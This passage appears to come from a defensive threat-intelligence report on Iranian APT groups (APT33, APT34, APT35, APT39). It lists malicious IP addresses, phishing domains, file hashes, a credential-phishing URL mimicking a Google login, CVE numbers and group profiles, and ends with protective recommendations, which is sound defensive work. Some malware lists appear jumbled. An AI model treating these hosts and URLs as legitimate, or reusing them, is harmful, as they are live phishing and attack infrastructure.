193.200.17.102	5/9/2023 10:16
195.246.110.45	5/9/2023 10:16
37.9.35.62	5/9/2023 10:16
85.239.61.86	5/9/2023 10:16
138.124.187.128	5/9/2023 10:16
192.129.154.225	5/9/2023 10:16
77.91.126.66	5/9/2023 10:16

142.11.210.53	5/9/2023 10:16
45.66.248.9	5/9/2023 10:16
93.95.227.41	5/9/2023 10:16
85.239.60.18	5/9/2023 10:16
77.91.126.62	5/9/2023 10:16

Domains	**Date**
nco2.live	5/9/2023 10:19
gettogether.quest	5/9/2023 10:19
continuetogo.me	5/9/2023 10:19
css-ethz.ch	5/9/2023 10:19
tinyurl.ink	5/9/2023 10:19
mailer-daemon-message.co	5/9/2023 10:19
check.id	5/9/2023 10:19
mailer-daemon.me	5/9/2023 10:19
bnt2.live	5/9/2023 10:19
mailer-daemon.live	5/9/2023 10:19
profilepic.site	5/9/2023 10:19
local0.info	5/9/2023 10:19
mailer-daemon.online	5/9/2023 10:19
mailer-daemon.org	5/9/2023 10:19
litby.us	5/9/2023 10:19
mailer-daemon.net	5/9/2023 10:19
mailerdaemon.me	5/9/2023 10:19
de-ma.online	5/9/2023 10:19
office-updates.info	5/9/2023 10:19
cija-drive.com	5/9/2023 10:16
docs-shared.online	5/9/2023 10:16
protection-office.live	5/9/2023 10:16
hypertextttech.com	5/9/2023 10:16
cache-dns-forwarding.com	5/9/2023 10:16
document-forwarding.com	5/9/2023 10:16
drive-control.com	5/9/2023 10:16
nonviolent-conflict-service.com	5/9/2023 10:16
onlinecloud365.live	5/9/2023 10:16
y-ml.co	5/9/2023 10:16
drive-globalordnance.com	5/9/2023 10:16
lk-nalog-gov.ru	5/9/2023 10:16
pdf-docs.online	5/9/2023 10:16
hd-docs-share.com	5/9/2023 10:16
attach-update.com	5/9/2023 10:16
guard-checker.com	5/9/2023 10:16
protection-web-app.com	5/9/2023 10:16
documents-cloud.com	5/9/2023 10:16
live-identifier.com	5/9/2023 10:16
yandx-online.cloud	5/9/2023 10:16
botguard-web.com	5/9/2023 10:16

cache-pdf.online	5/9/2023 10:16
response-filter.com	5/9/2023 10:16
word-yand.live	5/9/2023 10:16
dns-cache.online	5/9/2023 10:16
threatcenterofreaserch.com	5/9/2023 10:16
drive-information.com	5/9/2023 10:16
redir-document.com	5/9/2023 10:16
cache-dns-preview.com	5/9/2023 10:16
pdf-cache.com	5/9/2023 10:16
selector-drafts.online	5/9/2023 10:16
as-mvd.ru	5/9/2023 10:16
goo-link.online	5/9/2023 10:16
checker-bot.com	5/9/2023 10:16
document-preview.com	5/9/2023 10:16
online-document.live	5/9/2023 10:16
proton-view.online	5/9/2023 10:16
apicomcloud.com	5/9/2023 10:16
hd-centre-drive.com	5/9/2023 10:16
botguard-checker.com	5/9/2023 10:16
response-redir.com	5/9/2023 10:16
docs-collector.com	5/9/2023 10:16
documents-preview.com	5/9/2023 10:16
proton-viewer.com	5/9/2023 10:16
docs-cache.online	5/9/2023 10:16
proxycrioisolation.com	5/9/2023 10:16
drive-previewer.com	5/9/2023 10:16
umo-drive.com	5/9/2023 10:16
blueskynetwork-shared.com	5/9/2023 10:16
cache-docs.com	5/9/2023 10:16
relogin-dashboard.online	5/9/2023 10:16
office365-online.live	5/9/2023 10:16
doc-viewer.com	5/9/2023 10:16
protectionmail.online	5/9/2023 10:16
webresources.live	5/9/2023 10:16
goo-ink.online	5/9/2023 10:16
antibots-service.com	5/9/2023 10:16
goweb-protect.com	5/9/2023 10:16
drive-defender.com	5/9/2023 10:16
dns-challenge.com	5/9/2023 10:16
protectedshields-storage.com	5/9/2023 10:16
umopl-drive.com	5/9/2023 10:16
drive-us.online	5/9/2023 10:16
office-protection.online	5/9/2023 10:16
docs-info.com	5/9/2023 10:16
documents-online.live	5/9/2023 10:16
dns-cookie.com	5/9/2023 10:16
cija-docs.com	5/9/2023 10:16
mvd-redir.ru	5/9/2023 10:16

proton-reader.com	5/9/2023 10:16
encompass-shared.com	5/9/2023 10:16
share-drive-ua.com	5/9/2023 10:16
pdf-shared.online	5/9/2023 10:16
cloud-mail.online	5/9/2023 10:16
preview-docs.online	5/9/2023 10:16
challenge-identifier.com	5/9/2023 10:16
docs-viewer.online	5/9/2023 10:16
safe-connection.online	5/9/2023 10:16
docs-cache.com	5/9/2023 10:16
mail-docs.online	5/9/2023 10:16
document-sender.com	5/9/2023 10:16
docs-drive.online	5/9/2023 10:16
soaringeagle-drive.com	5/9/2023 10:16
accounts.hypertexttech.com	5/9/2023 10:16
documents-forwarding.com	5/9/2023 10:16
dtgruelle-drive.com	5/9/2023 10:16
docs-storage-ltd.com	5/9/2023 10:16
land-of-service.com	5/9/2023 10:16
hypertexttech.com	5/9/2023 10:16
nonviolent-conflict-storage.com	5/9/2023 10:16
documents-cloud.online	5/9/2023 10:16
transfer-record.com	5/9/2023 10:16
secureoffice.live	5/9/2023 10:16
disk-previewer.com	5/9/2023 10:16
dtgruelle-us.com	5/9/2023 10:16
protection-checklinks.xyz	5/9/2023 10:16
drive-global-ordnance.com	5/9/2023 10:16
blueskynetwork-drive.com	5/9/2023 10:16
cache-dns.com	5/9/2023 10:16
proton-pdf.online	5/9/2023 10:16
threatcenterofresearch.com	5/9/2023 10:16
document-view.live	5/9/2023 10:16
cloud-drive.live	5/9/2023 10:16
docs-shared.com	5/9/2023 10:16
webview-service.com	5/9/2023 10:16
pdf-cloud.online	5/9/2023 10:16
mvd-cloud.ru	5/9/2023 10:16
safelinks-protect.live	5/9/2023 10:16
docs-view.online	5/9/2023 10:16
cache-services.live	5/9/2023 10:16
sangrail-share.com	5/9/2023 10:16
attach-docs.com	5/9/2023 10:16
response-mvd.ru	5/9/2023 10:16
docs-info.online	5/9/2023 10:16
protection-link.online	5/9/2023 10:16
goweb-service.com	5/9/2023 10:16
documents-view.live	5/9/2023 10:16

sangrail-ltd.com	5/9/2023 10:16
online365-office.com	5/9/2023 10:16
network-storage-ltd.com	5/9/2023 10:16
cloud-storage.live	5/9/2023 10:16
docs-web.online	5/9/2023 10:16
documents-pdf.online	5/9/2023 10:16
encompass-drive.com	5/9/2023 10:16
online-storage.live	5/9/2023 10:16
umopl.com	5/9/2023 10:16
proton-docs.com	5/9/2023 10:16
cloud-safety.online	5/9/2023 10:16
cloud-us.online	5/9/2023 10:16
filter-bot.com	5/9/2023 10:16
storage-service.online	5/9/2023 10:16
file-milgov.systems	5/9/2023 10:16
online-word.com	5/9/2023 10:16
officeonline365.live	5/9/2023 10:16
default-dns.online	5/9/2023 10:16
protect-link.online	5/9/2023 10:16
cache-pdf.com	5/9/2023 10:16
hypertextteches.com	5/9/2023 10:16
dns-mvd.ru	5/9/2023 10:16
pdf-cache.online	5/9/2023 10:16
preview-docs.com	5/9/2023 10:16
pdf-forwarding.online	5/9/2023 10:16
global-ordnance-drive.com	5/9/2023 10:16
cloud-docs.com	5/9/2023 10:16
document-guard.com	5/9/2023 10:16
document-online.live	5/9/2023 10:16
docs-forwarding.online	5/9/2023 10:16
allow-access.com	5/9/2023 10:16
drive-share.live	5/9/2023 10:16
access-confirmation.com	5/9/2023 10:16
drive-docs.com	5/9/2023 10:16
document-share.live	5/9/2023 10:16
safe-proof.com	5/9/2023 10:16

Malicious Hashes:

HASHES	Date
SHA-1: e3712e3d818e63060e30aec2a6db3598cbf0db92	5/9/2023 10:19
SHA-256: a8c062846411d3fb8ceb0b2fe34389c4910a4887cd39552d30e6a03a02f4cc78	5/9/2023 10:19
MD5: b7bc6a853f160df2cc64371467ed866d	5/9/2023 10:19
SHA-256: 69eb4fca412201039105d862d5f2bf12085d41cb18a93398afef0be8dfb9c229	5/9/2023 10:19
SHA-1: 19d9fbfd9b23d4bd435746a524443f1a962d42fa	5/9/2023 10:18

SHA-256: 022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03	5/9/2023 10:18
MD5: 0cfa58846e43dd67b6d9f29e97f6c53e	5/9/2023 10:18


Email:

EMAILS:	Date
samantha.wolf0077@gmail.com	5/9/2023 10:19

URLs:

URLS:	Date
http://51.195.166.184/	5/9/2023 10:18
https://accounts.hypertexttech.com/ServiceLogin?continue=https%3A%2F%2Faccounts.google.com%2F&amp;flowEntry=ServiceLogin&amp;flowName=GlifWebSignIn&amp;followup=https%3A%2F%2Faccounts.google.com%2F&amp;passive=1209600	5/9/2023 10:16
https://accounts.hypertexttech.com/oOzMeNTe?FtC=DLOJmne17BQw5JRQ74YDgmHxR52d0Ng	5/9/2023 10:16
https://hypertextteches.com/patrified.php	5/9/2023 10:16

In the figure below, the acronyms of the two groups conducting the attack are listed.




APT34 OilRig (Cobalt Gypsy, Helix Kitten, Timberworm, Twisted Kitten)

Category	Iran Nation State Sponsored, Nation State Sponsored (APT)
Username	@CobaltGypsy on Twitter
References	10 000+
First Reference	Dec 8, 2010
Latest Reference	Jul 28, 2023
Curated	★
Recorded Future Community	Threat Actor

Figure 8: APT Groups (APT42, Callisto)

Campaign 2


Hackers Behind the Iran

The asymmetric nature of the cyberwarfare domain has enabled Iran to carry out the most sophisticated and costly cyber attacks in the history of the internet age

APT39

Suspected attribution: Iran

Target sectors: While APT39's targeting scope is global, its activities are concentrated in the Middle East. APT39 has prioritized the telecommunications sector, with additional targeting of the travel industry and IT firms that support it and the high-tech industry.

Overview: The group's focus on the telecommunications and travel industries suggests intent to perform monitoring, tracking, or surveillance operations against specific individuals, collect proprietary or customer data for commercial or operational purposes that serve strategic requirements related to national priorities, or create additional accesses and vectors to facilitate future campaigns. Government entities targeting suggests a potential secondary intent to collect geopolitical data that may benefit nation-state decision making.

Associated malware: The group primarily leverages the SEAWEED and CACHEMONEY backdoors along with a specific variant of the POWBAT backdoor.

APT35

Target sectors: U.S. Western Europe, and Middle Eastern military, diplomatic, and government personnel, organizations in the media, energy, and defense Industrial base, and engineering, business services, and telecommunications sectors.

Overview: APT35 (aka Newscaster Team) is an Iranian government-sponsored cyber espionage team that conducts long-term, resource-intensive operations to collect strategic intelligence. Mandiant Threat Intelligence has observed APT35 operations dating back to 2014. APT35 has historically relied on marginally sophisticated tools, including publicly available webshells and penetration testing tools, suggesting a relatively nascent development capability. However, the breadth and scope of APT35's operations, particularly as it relates to its complex social engineering efforts, likely indicates that the group is well resourced in other areas.

Associated malware: ASPXSHELLSV, BROKEYOLK, PUPYRAT, TUNNA, MANGOPUNCH, DRUBOT, HOUSEBLEND

APT34

Suspected attribution: Iran

Target sectors: This threat group has conducted broad targeting across a variety of industries, including financial, government, energy, chemical, and telecommunications, and has largely focused its operations within the Middle East.

Overview: We believe APT34 is involved in a long-term cyber espionage operation largely focused on reconnaissance efforts to benefit Iranian nation-state interests and has been operational since at least 2014. We assess that APT34 works on behalf of the Iranian government

History Timeline

15:11 - NOVEMBER 06, 2022

New Report Added

Iranian Offensive Cyber Attack Capabilities report added.

14:11 - NOVEMBER 06, 2022

New phishing domains added

37 new phishing domains added

14:11 - NOVEMBER 06, 2022

New IOC's Added

Figure 9: Several hacker groups - threat campaign

APT39 Group

Targeted Sectors: APT39 primarily focuses its activities in the Middle East. Utilized Malware: The group predominantly uses the backdoors SEAWEED and CACHEMONEY, along with a specific variant of the POWBAT backdoor.

APT35 Group


Targeted Sectors: Western Europe, the USA, and military, diplomatic, and governmental personnel of the Middle East, organizations in media, energy, and defense sectors, industrial base, and engineering, business services, and telecommunications sectors.
Overview: APT35 (aka Newscaster Team) is a government-sponsored cyber espionage team from Iran that conducts long-term, resource-intensive operations to gather strategic intelligence. Mandiant Threat Intelligence has observed APT35 operations dating back to 2014. Historically, APT35 has relied on relatively unsophisticated tools, including publicly available webshells and penetration testing tools.
Utilized Malware: ASPXSHELLSV, BROKEYOLK, PUPYRAT, TUNNA, MANGOPUNCH, DRUBOT, HOUSEBLEND.

APT34 Group (OilRig)

Targeted Sectors: This threat group has conducted broad targeting across various industries, including finance, government, energy, chemicals, and telecommunications, and has primarily focused its operations within the Middle East.
Overview: We believe that APT34 is engaged in a long-term cyber espionage operation, primarily focused on reconnaissance efforts to advance the state interests of Iran and has been operational since at least 2014. We assess that APT34 operates on behalf of the Iranian government based on infrastructure details that contain references to Iran, use of Iranian national infrastructure, and targeting of the country's national interests.
Associated Malware: *Pupy RAT, Liderc, LittleLooter, BONDUPDATER, Saitama, DNSpionage, Helminth, Jason, Marlin Backdoor, OopsIE, PowerExchange, SideTwist,*

TriFive, ZeroCleare, Aleta Ransomware, AnubisSpy, Atmos, BankBot, Catelites Bot, Cryptolocker, DanBot, Disdain Exploit Kit, Dustman, DustySky, ELVENDOOR, Executioner Ransomware, FastPOS, GozNym, Gugi Botnet, Infy, Ismdoor, ISMInjector, Ixeshe, Jaku, Karkoff, Kronos, LokiBot (Android), LYCEUM malware, MegalodonHTTP, Mingloa, Mordor Ransomware, NANHAISHU, NemeS1S, njRAT, Petya, POWRUNER, QUADAGENT, ROADSWEEP, Shamoon 2, Sigma Ransomware, SmokeLoader, StuxnetTidePool, TRISISTVSPY, UnransXKEYSCORE, Zemra, ZEROCLEAR, Zeus.

Tools used by these malicious actors: *Glimpse, Helminth, Jason, MacDownloader, PoisonFrog, RGDoor, ThreeDollars, TinyZbot, Toxocara, Trichuris, TwoFace, etc.*



APT34 OilRig (Cobalt Gypsy, Helix Kitten, Timberwo rm, Twisted Kitten)

Category	Iran Nation State Sponsored, Nation State Sponsored (APT)
Username	@CobaltGypsy on Twitter
References	10 000+
First Reference	Dec 8, 2010
Latest Reference	Jul 28, 2023
Curated	★
Recorded Future Community	Threat Actor ↗

Figure 10: Description of the malicious group

Attack vectors employed by this group include ***C&C Server, DDoS, Data Exfiltration, Phishing, Social Engineering, Spear Phishing.***

Indicators of Compromise for this malicious actor:

Organizations
Federal Security Service (Russia)
Islamic Republic of Iran's Ministry of Intelligence
Jordanian Ministry of Foreign Affairs and Expatriates
Islamic Revolutionary Guard Corps (Iran) (Iranian Revolutionary Guard Corps)
IRGC Basij
IRGC Cyber (IRGC Electronic Warfare and Cyber Defense Organization) (ISLAMIC REVOLUTIONARY GUARD CORPSELECTRONIC WARFARE AND CYBER DEFENSE ORGANIZATION)
Middle Eastern government
Kvant Scientific Research I

Exploited Vulnerabilities
CVE-2015-2545
CVE-2017-11882

Domains
mastertape.org
mylefthear t.com
offsetweb.com
sarmsoftware.com
update-microsoft.space

apigoogle-accounts.biz
mycrossweb.com
asiaworldremit.com
dropboxengine.com
joexpediagroup.com
kizlarsoroyur.com
lebworld.us
ns1.mastertape.org
ns2.mastertape.org
rdmsi.com
redjewelry.biz
requestbin.net
tv7476tvan000002a61.mastertape.org
uber-asia.com


HASH-es
SHA-256: 1f47770cc42ac8805060004f203a5f537b7473a36ff41eabb746900b2fa24cc8
SHA-256: 26884f872f4fae13da21fa2a24c24e963ee1eb66da47e270246d6d9dc7204c2b
SHA-256: e0872958b8d3824089e5e1cfab03d9d98d22b9bcb294463818d721380075a52d
SHA-256: 27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed
SHA-256: 0cab88bb37fee06cf354d257ec5f27b0714e914b8199c03ae87987f6fa807efc
SHA-256: b1d621091740e62c84fc8c62bcdad07873c8b61b83faba36097ef150fd6ec768
SHA-256: e00655d06a07f6eb8e1a4b1bd82eefe310cde10ca11af4688e32c11d7b193d95
SHA-256: 73cb7452fc167765a53a4beed3bda7c1fd54e0f8c4aa5c71e1b48fbbfb971127
SHA-256: a4aea112321df21651918c3096a870bc748557c8b3eb5398c675025bd6d0ec83
SHA-256: d6b876d72dba94fc0bacbe1cb45aba493e4b71572a7713a1a0ae844609a72504
SHA-256: f91c5250b33fc5f95495c5e3d63b5fde7ca538178feb253322808b383a26599d
SHA-1: 273488416b5d6f1297501825fa07a5a9325e9b56
SHA-256: 47d3e6c389cfdbc9cf7eb61f3051c9f4e50e30cf2d97499144e023ae87d68d5a
MD5: 94004648630739c154f78a0bae0bec0a
SHA-256: 2943e69e6c34232dee3236ced38d41d378784a317eeaf6b90482014210fcd459
SHA-256: 06cb3f69ba0dd3a2a7fa21cdc1d8b36b36c2a32187013598d3d51cfddc829f49
SHA-256: 0714b516ac824a324726550b45684ca1f4396aa7f372db6cc51b06c97ea24dfd
SHA-256: 07e791d18ea8f2f7ede2962522626b43f28cb242873a7bd55fff4feb91299741
SHA-256: 7eeadfe1aa5f6bb827f9cb921c63571e263e5c6b20b2e27ccc64a04eba51ca7a
SHA-256: ad5babecf3a21dd51eee455031ab96f326a9dd43a456ce6e8b351d7c4347330f

Malicious IP Addresses
204.11.56.48
209.99.40.222
209.99.40.223
58.158.177.102
142.93.110.250
209.99.40.227
208.115.211.88

45.86.162.34
160.20.147.198
185.141.63.8
185.243.115.157
46.21.147.83
54.36.12.175
160.20.147.100
185.188.206.185
23.19.227.117
79.137.2.125
193.29.59.28
23.106.123.206
80.209.253.114

APT33 Group

Targeted Sectors: Aerospace, Energy
Overview: APT33 has targeted organizations across multiple industries based in the USA, Saudi Arabia, and South Korea. APT33 has shown a particular interest in organizations in the aviation sector involved in both military and commercial capacities, as well as organizations in the energy sector that are connected to petrochemical production.
Utilized Malware: Nanocore, Netwire RAT, Pupy RAT, Shamoon Wiper, StoneDrill, PoshC2, POWERTON, QuasarRAT, Revenge RAT, TURNEDUP, 888 Remote Access Trojan, Adwind, ALFA TEaM Shell, ASPXTool, BitterRAT, Chanitor, Cobalt Strike, DarkComet, DEADWOOD, DroidJack, ELVENDOOR, Empire, HOLLOW, Imminent Monitor, IPsec Helper, KOADIC, Kwampirs, njRAT, Orcus RAT, Plasma RAT, REMCOS RAT, Shamoon v3, SpyNet.



APT33 (Elfin, Holmium, Peach Sandstorm, Refined Kitte n)

Notes	● 48 Insikt Group Notes	Show recent events or cyber events
Category	Iran Nation State Sponsored	
References	10 000+	
First Reference	Aug 15, 2011	
Latest Reference	Jul 19, 2023	
Location	Iran	
Curated	★	
Recorded Future Community	Threat Actor	

Figure 11: Details on the Iranian APT33 Group

Organizations
Federal Security Service (Russia)
Islamic Revolutionary Guard Corps (Iran) (Iranian Revolutionary Guard Corps)

Exploited Vulnerabilities
CVE-2018-20250
CVE-2017-11774

Domains
ddns.net
alsalam.ddns.net
boeing.servehttp.com
broadcaster.rocks
chromup.com
googlmail.net
microsoftupdated.net
myftp.org
ngaaksa.ddns.net
ngaaksa.sytes.net
securityupdated.com
servehttp.com
syn.broadcaster.rocks
sytes.net
vinnellarabia.myftp.org
www.chromup.com
www.googlmail.net
www.securityupdated.com
algorithm.com.ua
backupnet.ddns.net
bitrix.algorithm.com.ua
com.ua
hopto.org
managehelpdesk.com
microsoftupdated.com
mywinnetwork.ddns.net
osupd.com
activatecodeoption.ddns.net
airfrance.com
app-data.eu-energy.tech
applicationframehost.in
aspx.one
certlogins.com
cloudpackages.net
energy2.exmx.site
eu-energy.tech
exmx.site
fingerprint.noipsec.com
gamework.ddns.net

googlads.hopto.org
googleads.hopto.org
intelmosys.sisigroup.online
mastertape.org
mgfishing.org
mynetwork.ddns.net
noipsec.com
ns1.window5.win
ns2.applicationframehost.in
ns2.certlogins.com
ns2.mastertape.org
ns2.mgfishing.org
ns2.overex.net
ns2.shellexperiencehost.in
ns2.suny5.com
ns2.window5.win
overex.net
rport.io
sabic-co.ddns.net
saharapcc.ddns.net
shellexperiencehost.in
sipchem.ddns.net
sisigroup.online
suny5.com
tv7476tvan000002a61.mastertape.org
w3schools.hopto.org
webstore4tech.uaenorth.cloudapp.azure.com
window5.win

HASH:
016967de76382c674b3a1cb912eb85ff642b2ebfe4e107fc576065f172c6ef80
0dde13e3cd2dcda522eeb565b6374c97b3ed4aa6b8ed9ff9b6224ea97bf2a584
2ba0174e6d1b4b6f2d3a741558380c26ef0ab56999bfa8e00354622b078d77eb
3059844c102595172bb7f644c9a70d77a198a11f1e84539792408b1f19954e18
36c71ce7cd38733eb66f32a8c56acd635680197f01585c5a2a846cc3cb0a8fe2
387a7ab0c67cae5f0675563d686f045268c375ca6059bf0b938d5acd70e1c09f
3e59d36faf2d5e6edf1d881e2043a46055c63b7c68cc08d44cc7fc1b364157eb
3fba459d589cd513d2478fb4ae7c4efd6aa09e62bc3ff249a19f9a233e922061
41796ec62e8c4190b519fb9438fbe92c959b785b918dd5b9c44daf0c9d47fe92
486eb80171c086f4d184423ed7e79303ad7276834e5e5529b199f8ae5fc661f2
5798aefb07e12a942672a60c2be101dc26b01485616713e8be1f68b321747f2f
6485a68ba1d335d16a1d158976e0cbfad7ab15b51de00c381d240e8b0c479f77
7080486b0960495f4c692db8ab21ef47659329c2cb0d5373416602270e1d8f85
73cb7452fc167765a53a4beed3bda7c1fd54e0f8c4aa5c71e1b48fbbfb971127

786bd97172ec0cef88f6ea08e3cb482fd15cf28ab22d37792e3a86fa3c27c975
80bd00c0f6d5e39b542ee6e9b67b1eef97b2dbc6ec6cae87bf5148f1cf18c260
887ae654d69ac5ccb8835e565a449d7716d6c4747dc2fbff1f59f11723244202
8bb575a85a1cc82cb6990c6b2cc15af174dff0fa93a1c8728678c5c3c5c28664
8d665aa30c6fabebde0791e5434ebfed
8dd9773c24703e803903e7a5faa088c2df9a4b509549e768f29276ef86ef96ae
9107be160f7b639d68fe3670de58ed254d81de6aec9a41ad58d91aa814a247ff
a217eb149b65552e3127c65c306aa521dca54959ceee89e85dd2e6e38c0d8f8b
a4aea112321df21651918c3096a870bc748557c8b3eb5398c675025bd6d0ec83
a67461a0c14fc1528ad83b9bd874f53b7616cfed99656442fb4d9cdd7d09e449
ab179112caadaf138241c43c4a4dccc2e3c67aeb96a151e432cfbafa18a4b436
afd16b9ad57eb9c26c8ae347c379c8e2b82361c7bdff5b189659674d5614854c
b155c5b3a8f4c89ba74c5c5c03d029e4202510d0cbb5e152995ab91e6809bcd7
b8123e9a7ab77b5814f5eb35f5d036dc2bd056282b48e90232f5e027e322ba0c
b9cf785b81778e2b805752c7b839737416e3af54f64f1e40e008142e382df0c4
c0f618d88e5f065bebbfa1ee655500d5
c90d57feec3d22cc840ac5d9008355012bcd381dd97877ebc495e3494380238f
c9873226dd932e6841dd2cf6f95f7f30d10f779c2551a78dfd3613c73087d1d2
cdb019c73dccc5c7a087e600c4139f6db3899d0dbbf8380f06b496b4b95f589f
d91c3f4a6dbc04e84643afc9d0c54bb9
e8356d83f5179f1e2cec68ad9f755286da721b5c1a6691d323b759b87f800db6
f1a913dfac7ece7c2319221064ce330fe86a525b
f1edff0fb16a64ac5a2ce64579d0d76920c37a0fd183d4c19219ca990f50effc
f7c9d0dcd03e9ccdd01398f12880521d15aee867baffaf019313f64020db8c59

Malicious IP Addresses
116.203.36.91
104.194.222.219
141.95.22.153
144.48.82.168
146.70.106.89
160.20.147.198
185.243.115.157
185.99.133.206
188.166.173.194
192.169.6.88
192.52.166.191
192.52.167.209
193.200.16.3
193.29.59.28
5.187.21.71
51.77.11.46
54.36.73.108
54.37.48.172

54.38.124.150
64.251.19.214
64.251.19.231
64.251.19.232
68.8.43.176
79.137.2.125
8.26.21.120
8.26.21.221
88.150.221.107
91.134.203.59
91.230.121.143
94.61.121.86

Recommendations

Several measures are recommended for organizations to protect their systems and networks from cyberattacks:

AKCESK advises organizations to implement the following best practices to reduce the risk from these malicious actors.

- Ensure that antivirus and anti-malware software is activated and that signature definitions are regularly and timely updated. Well-maintained antivirus software can prevent the use of commonly deployed cyberattack tools, which are often distributed via spear-phishing.
- If your organization is using software and devices vulnerable to known common vulnerabilities and exposures (CVEs), ensure these vulnerabilities are patched.
- Monitor for large amounts of data (e.g., several GB) being transferred from a Microsoft Exchange server.
- Check for host-based indicators, including webshells in your network. Maintain and test an incident response plan.
- Properly configure network devices facing the internet. Do not expose management interfaces to the internet.
- Disable unused or unnecessary network ports and protocols.
- Deactivate network services and devices that are no longer in use. Adopt the Zero-Trust principle and architecture, including:
- Implement phishing-resistant multi-factor authentication (MFA) for all users and VPN connections. Limit access to trusted devices and users within networks.
- Continuously identify exposures on attack surfaces that may allow attacks via compromised networks, including unpatched vulnerabilities, misconfigurations, and exposed network ports.
- Prioritize vulnerabilities based on potential impact, starting with those directly linked to Ransomware objects of APT groups or those with a high impact.

- Register for ongoing vulnerability testing (pentests) or connect with a recognized Red Team that can test your network for flaws or vulnerabilities from which hackers might gain access to your network and system.

Campaign 2 - Indicators of Compromise (IOCs)
Indicators of Compromise for this threat campaign by these malicious actors: APT33, APT34, APT35, APT39:

These are proactive and preventative measures that organizations can take to fortify their cybersecurity defenses against sophisticated threat groups actively targeting various sectors.

Domains	Date
calendas.ru	11/6/2022 13:40
bokujanai.ru	11/6/2022 13:40
atlanticos.site	11/6/2022 13:40
agaricusa.online	11/6/2022 13:40
alligatori.xyz	11/6/2022 13:40
